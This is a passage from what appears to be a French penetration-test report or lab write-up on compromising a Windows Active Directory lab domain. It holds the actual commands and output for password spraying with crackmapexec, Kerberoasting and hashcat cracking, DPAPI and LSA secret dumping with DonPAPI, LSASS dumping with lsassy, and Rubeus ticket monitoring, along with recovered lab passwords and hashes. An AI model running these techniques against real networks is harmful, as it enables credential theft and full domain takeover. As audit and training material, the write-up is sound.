SMB         10.10.10.112    445    FILER01          [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.101    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01        [+] travers.ic\amaillot:Support2021
SMB         10.10.10.101    445    DC01             [+] travers.ic\amaillot:Support2021
SMB         10.10.10.112    445    FILER01          [+] travers.ic\amaillot:Support2021

┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.0/24 -u jlabbe -p Support2021
SMB         10.10.10.101    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.101    445    DC01             [+] travers.ic\jlabbe:Support2021
SMB         10.10.10.117    445    DESKTOP01        [+] travers.ic\jlabbe:Support2021
SMB         10.10.10.112    445    FILER01          [+] travers.ic\jlabbe:Support2021

┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.0/24 -u sduval -p Support2021
SMB         10.10.10.112    445    FILER01          [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.101    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [+] travers.ic\sduval:Support2021
SMB         10.10.10.101    445    DC01             [+] travers.ic\sduval:Support2021
SMB         10.10.10.117    445    DESKTOP01        [+] travers.ic\sduval:Support2021

┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.0/24 -u vfleury -p Support2021
SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.101    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01        [+] travers.ic\vfleury:Support2021
SMB         10.10.10.101    445    DC01             [+] travers.ic\vfleury:Support2021
SMB         10.10.10.112    445    FILER01          [+] travers.ic\vfleury:Support2021
```


L'utilisateur « pbegue » est administrateur.

Kerberoasting

Cette étape va nous permettre de voir si des comptes utilisateurs font tourner des services. Si c'est le cas, nous pourrons tenter de récupérer les hashs.

Commande :

GetUsersSPNs.py -request travers.ic/scolin:M3dic3xP4ssw0rd -outputfile hash.txt



Avec les hash des tickets TGS stockés dans un fichier, nous allons utiliser « hashcat » avec le dictionnaire « rockyou », présent par défaut sur Kali Linux, pour tenter de récupérer les mots de passe des utilisateurs **dmorin**, **web_svc** et **tnicolas**.

Pour ce faire, nous utilisons la commande suivante :

hashcat -m 13100 -a 0 hash.txt /usr/share/wordlists/rockyou.txt

Une fois terminé, nous pouvons afficher les résultats avec la commande :

hashcat –show -m 13100 hash.txt


Nous avons pu récupérer deux nouveaux utilisateurs :

- User : dmorin – Pass : azertyuiop
- User : web_svc – Pass : P4ssw0rd

Il faut maintenant vérifier les droits de ces nouveaux utilisateurs.

Commande :

crackmapexec smb 10.10.10.0/24 -u <user> -p <password>



dmorin est administrateur de la machine DESKTOP01. **web_svc** est simple utilisateur.

A ce stade, nous disposons de trois comptes administrateurs sur la machine DESKTOP01 :

Identifiant	**Mot de passe**
dmorin	azertyuiop
scolin	M3dic3xP4ssw0rd
pbegue	Support2021

Vulnérabilité 02 : Partage de fichiers mal protégés **Résumé :** Les dossiers sont accessibles à l'ensemble des utilisateurs. Les droits NTFS ont mal été définis.
Vulnérabilité 03 : Mot de passe stocké dans un script **Résumé :** Un mot de passe administrateur est stocké, en clair, dans un script powershell.
Vulnérabilité 04 : Mot de passe en clair **Résumé :** Un mot de passe a été stocké en clair dans la description de l'utilisateur.
Vulnérabilité 05 : Mot de passe réutilisé **Résumé :** Un même mot de passe est utilisé par plusieurs utilisateurs dont un qui est administrateur de la machine.
Vulnérabilité 06 : Mot de passe prévisible et faible **Résumé :** Le mot de passe Support2021 est trop prévisible et très facilement cassable via bruteforce.
Vulnérabilité 07 : Kerberoasting – pass-the-hash **Résumé :** Des comptes utilisateurs font tourner des services ce qui permet de récupérer un ticket Kerberos et de bruteforcer le hash.

3.4 – Mouvement latéral et élévation de privilèges

DonPAPI

DonPAPI va nous permettre de vérifier l'ensemble des profils utilisateurs présents sur une machine et éventuellement récupérer les secrets qui y seraient stockés.

Commande :

DonPAPI travers.ic/scolin:M3dic3xP4ssw0rd@10.10.10.117

```
INFO [10.10.10.117] [-] Found DPAPI Machine key : 0x0c1132bb0ff0bf18d9047c2f6953577dbdf0073d
INFO [10.10.10.117] [-] Found DPAPI User key : 0x24050cd19e63fa8795c19160265edbdd31d27643
INFO [10.10.10.117] [-] Found DPAPI Machine key : 0x8ae92ee330f3bef17e311b4be3bb07d11b45ecdc
INFO [10.10.10.117] [-] Found DPAPI User key : 0x67b0d88a955a75b85840cb38bc7cebbcb6d5e9d8
INFO [10.10.10.117] [+]  LSA :  NL$KM_history : 06e1b5d9149af2efa23551c1cb16c9469a5cc86986364d9efa25796fce3ad91e582de44186338c329d5181db17a9021f8266f96cec69eb9a3b606fc13acee7a5
INFO [10.10.10.117]  [+] Dumping SAM Secrets
INFO [10.10.10.117] [+]  SAM : Collected 6 hashes
INFO [10.10.10.117] [+] Gathering DPAPI Secret blobs on the target
INFO [10.10.10.117] [+]
[CREDENTIAL]
LastWritten : 2022-11-20 12:31:24
Flags       : 48 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x2 (CRED_PERSIST_LOCAL_MACHINE)
Type        : 0x1 (CRED_PERSIST_SESSION)
Target      : WindowsLive:target=virtualapp/didlogical
Description : PersistedCredential
Unknown     :
Username    : 02tyqmnbxhzqzscn
Unknown3     :

INFO [10.10.10.117] [+]
[CREDENTIAL]
LastWritten : 2022-11-20 16:59:29
Flags       : 48 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x2 (CRED_PERSIST_LOCAL_MACHINE)
Type        : 0x2 (CRED_PERSIST_LOCAL_MACHINE)
Target      : Domain:batch=TaskScheduler:Task:{63033E68-2B67-4B00-8A5E-391D743CD5A1}
Description :
Unknown     :
Username    : TRAVERSIC\anoel
Unknown3     : Vuln3r4bl3

INFO [10.10.10.117] [+] Gathering Wifi Keys
INFO [10.10.10.117] [+] Gathering Vaults
INFO [10.10.10.117] [+] Gathering Certificates Secrets
INFO [10.10.10.117] [+] Gathering Chrome Secrets
INFO [10.10.10.117] [+] Gathering MSEdge Secrets
INFO [10.10.10.117] [+]  [MSEdge Version]   107.0.1418.52
INFO [10.10.10.117] [+]  [MSEdge Version]   89.0.774.68
INFO [10.10.10.117] [+]  [MSEdge Version]   107.0.1418.52
INFO [10.10.10.117] [+] Gathering Mozilla Secrets
```

Nous avons récupéré ici le mot de passe d'un nouvel utilisateur : **anoel**

Vérifions les accès dont disposent cet utilisateur sur le domaine.

```
└─$ crackmapexec smb 10.10.10.0/24 -u anoel -p Vuln3r4bl3
SMB         10.10.10.101    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.101    445    DC01             [+] travers.ic\anoel:Vuln3r4bl3
SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [+] travers.ic\anoel:Vuln3r4bl3 (Pwn3d!)
SMB         10.10.10.117    445    DESKTOP01        [+] travers.ic\anoel:Vuln3r4bl3
```


anoel est administrateur sur la machine FILER01.

Reconnaissance après élévation

Connecté en RDP avec l'utilisateur scolin, qui dispose de droit administrateur sur la machine DESKTOP01, certains dossiers qui étaient inaccessibles sont maintenant à portée.

Commande :


xfreerdp /u:scolin /p:M3dic3xP4ssw0rd /v:10.10.10.117



Une recherche de script bash nous permet de découvrir un script dans le répertoire « C:\User\Administrator\Desktop\Script ». Comment nous pouvons le constater sur la capture d'écran, ce script contient un mot de passe en clair pour l'utilisateur **lbrunet**.

Vérifions maintenant les privilèges de cet utilisateur :

crackmapexec smb 10.10.10.0/24 -u lbrunet -p T3RmIn4l



Nous avons donc un second compte utilisateur possédant les droits administrateurs sur le serveur de fichier, à savoir FILER01.

Résumé des comptes disposant des droits administrateurs sur la machine FILER01

Identifiant	**Mot de passe**
anoel	Vuln3r4bl3
lbrunet	T3RmIn4l

Vulnérabilité 08 : Secrets stockés localement **Résumé :** Un mot de passe est stocké via DPAPI dans le planificateur de tâches.
Vulnérabilité 09 : Mot de passe stocké en clair **Résumé :** Un couple login/password est stocké en clair dans un fichier batch.

Elévation de privilèges vers DC01

lsassy

L'outil lsassy va permettre de récupérer les informations d'authentification d'une machine sur laquelle nous avons les droits suffisants. Il peut, entre autres, de récupérer les tickets TGT.

Commande :

lsassy -u lbrunet -p T3RmIn4l -d travers.ic 10.10.10.0/24 --users

```
┌──(kali㉿kali)-[~]
└─$ lsassy -u lbrunet -p T3RmIn4l -d travers.ic 10.10.10.0/24 --users
[x] 10.10.10.101 User 'lbrunet' can not access admin shares on 10.10.10.101
[+] 10.10.10.112 Authentication successful
[x] 10.10.10.117 User 'lbrunet' can not access admin shares on 10.10.10.117
[+] 10.10.10.112 Lsass dumped in C:\Windows\Temp\o39OVK9.tmp (44182324 Bytes)
[+] 10.10.10.112 Lsass dump deleted
[+] 10.10.10.112 travers.ic\pclerc    [NT] bca0234ba1ca220cfd8762d1ff8dda4b | [SHA1] 9b4855846f94c8c8db0a3eb73b0b02b6e5ff7981
[+] 10.10.10.112 travers.ic\pclerc    [PWD] pr0F3550r
[+] 10.10.10.112 TRAVERSIC\lbrunet    [NT] 53c06f90ee093508c83eb2adf55b51c7 | [SHA1] 1635e11cf91b4856b82d5d0dce7193f328f47064
[+] 10.10.10.112 TRAVERS.IC\rbertin   [TGT] Domain: TRAVERS.IC - End time: 2025-05-05 22:34 (TGT_TRAVERS.IC_rbertin_krbtgt_TRAVERS.IC_e1be2970.kirbi)
[+] 10.10.10.112 TRAVERS.IC\rbertin   [TGT] Domain: TRAVERS.IC - End time: 2025-05-05 22:33 (TGT_TRAVERS.IC_rbertin_krbtgt_TRAVERS.IC_5a9e3155.kirbi)
[+] 10.10.10.112 TRAVERS.IC\lbrunet   [TGT] Domain: TRAVERS.IC - End time: 2025-05-05 22:36 (TGT_TRAVERS.IC_lbrunet_krbtgt_TRAVERS.IC_0f2fe0fb.kirbi)
[+] 10.10.10.112 TRAVERS.IC\rbertin   [TGT] Domain: TRAVERS.IC - End time: 2025-05-05 22:36 (TGT_TRAVERS.IC_rbertin_krbtgt_TRAVERS.IC_175571b0.kirbi)
[+] 10.10.10.112 TRAVERS.IC\rbertin   [TGT] Domain: TRAVERS.IC - End time: 2025-05-05 22:35 (TGT_TRAVERS.IC_rbertin_krbtgt_TRAVERS.IC_0f509585.kirbi)
[+] 10.10.10.112 11 Kerberos tickets written to /home/kali/.config/lsassy/tickets
[+] 10.10.10.112 5 masterkeys saved to /home/kali/.config/lsassy/masterkeys.txt
```

Le mot de passe de l'utilisateur pclerc est stocké en clair dans le processus lsass. Probablement après qu'il se soit connecté en RDP à la machine FILER01 (10.10.10.112).

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.0/24 -u pclerc -p pr0F3550r
SMB         10.10.10.112    445    FILER01          [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.101    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [+] travers.ic\pclerc:pr0F3550r (Pwn3d!)
SMB         10.10.10.101    445    DC01             [+] travers.ic\pclerc:pr0F3550r (Pwn3d!)
SMB         10.10.10.117    445    DESKTOP01        [+] travers.ic\pclerc:pr0F3550r (Pwn3d!)
```

Une fois les privilèges vérifiés, nous constatons que cet utilisateur est administrateur sur l'ensemble des machines du système.

DonPAPI

Nous pouvons, avec ces nouveaux privilèges, utiliser DonPAPI pour vérifier si des crédentials ne sont pas stockés localement sur la machine DC01.

Commande :

DonPAPI travers.ic/pclerc:pr0F3550r@10.10.10.101

```
INFO host:     \\10.66.3.1, user: ANONYMOUS LOGON, active:     0, idle:     0
INFO Adding connected user ANONYMOUS LOGON from \\10.66.3.1
INFO host:     \\10.66.3.1, user: pclerc, active:     0, idle:     0
INFO Adding connected user pclerc from \\10.66.3.1
INFO [10.10.10.101] [+] Found user Administrator
INFO [10.10.10.101] [+] Found user All Users
INFO [10.10.10.101] [+] Found user Default
INFO [10.10.10.101] [+] Found user Default User
INFO [10.10.10.101] [+] Found user Public
INFO [10.10.10.101] [+] Found user rbertin
INFO [10.10.10.101]  [+] Dumping LSA Secrets
INFO [10.10.10.101] [-] Found DPAPI Machine key : 0×e53d8cfbc7244f6d510880b06da9bc6452085b1f
INFO [10.10.10.101] [-] Found DPAPI User key : 0×bb6cc72e46377a460819b870d4a11e78ffc748d3
INFO [10.10.10.101] [-] Found DPAPI Machine key : 0×2f9f19bbd65a28bbcadd305052d4ed7b5b386c2d
INFO [10.10.10.101] [-] Found DPAPI User key : 0×de34798579403edd4c569267b4cc5cb9de3b8888
INFO [10.10.10.101] [+]  LSA :  NL$KM_history : ec25dad593dc2b73cba2dda23c7e97860c46f1c2ccbca66dabe1950df84de7a677a7e885db2e828ed65021543d22c948c56e1f0fb10282d286bc9c0ac5e1858f
INFO [10.10.10.101]  [+] Dumping SAM Secrets
ERROR SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
INFO [10.10.10.101] [+]  SAM : Collected 4 hashes
INFO [10.10.10.101] [+] Gathering DPAPI Secret blobs on the target
INFO [10.10.10.101] [+]
[CREDENTIAL]
LastWritten : 2022-11-20 17:51:00
Flags       : 48 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0×2 (CRED_PERSIST_LOCAL_MACHINE)
Type        : 0×2 (CRED_PERSIST_LOCAL_MACHINE)
Target      : Domain:batch=TaskScheduler:Task:{EF20CA0B-12FE-4F37-946A-8DDA527D18DC}
Description :
Unknown     :
Username    : TRAVERSIC\rbertin
Unknown3     : iN5P3ct0r

INFO [10.10.10.101] [+]
[CREDENTIAL]
LastWritten : 2025-05-05 12:09:53
Flags       : 48 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0×2 (CRED_PERSIST_LOCAL_MACHINE)
Type        : 0×1 (CRED_PERSIST_SESSION)
Target      : WindowsLive:target=virtualapp/didlogical
Description : PersistedCredential
Unknown     :
Username    : 02jlmcttkrgokxzn
Unknown3     :

INFO [10.10.10.101] [+] Gathering Wifi Keys
INFO [10.10.10.101] [+] Gathering Vaults
INFO [10.10.10.101] [+] Gathering Certificates Secrets
INFO [10.10.10.101] [+] Gathering Chrome Secrets
INFO [10.10.10.101] [+] Gathering MSEdge Secrets
INFO [10.10.10.101] [+] Gathering Mozilla Secrets
```

Comme précédemment, un mot de passe est stocké en clair dans le cadre du planificateur de tâche.

Il faut maintenant vérifier les accès dont disposent l'utilisateur rbertin :

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.0/24 -u rbertin -p iN5P3ct0r
SMB         10.10.10.101    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.101    445    DC01             [+] travers.ic\rbertin:iN5P3ct0r (Pwn3d!)
SMB         10.10.10.112    445    FILER01          [+] travers.ic\rbertin:iN5P3ct0r (Pwn3d!)
SMB         10.10.10.117    445    DESKTOP01        [+] travers.ic\rbertin:iN5P3ct0r (Pwn3d!)
```

Ce nouvel utilisateur est également administrateur sur l'ensemble du parc travers.ic.


Rubeus

Lors de la phase de reconnaissance, il a été constaté que différents outils étaient stockés, via le partage de fichiers, sur la machine DC01. Parmi ces outils, il y a Rubeus, qui peut être utilisé pour manipuler ou forger des tickets Kerberos.

De nouvelles failles pouvant être exploité, prenons le temps d'explore davantage.

Commande :

Rubeus.exe monitor



Nous pouvons voir que le ticket TGT de l'utilisateur rbertin est également accessible via cette méthode.

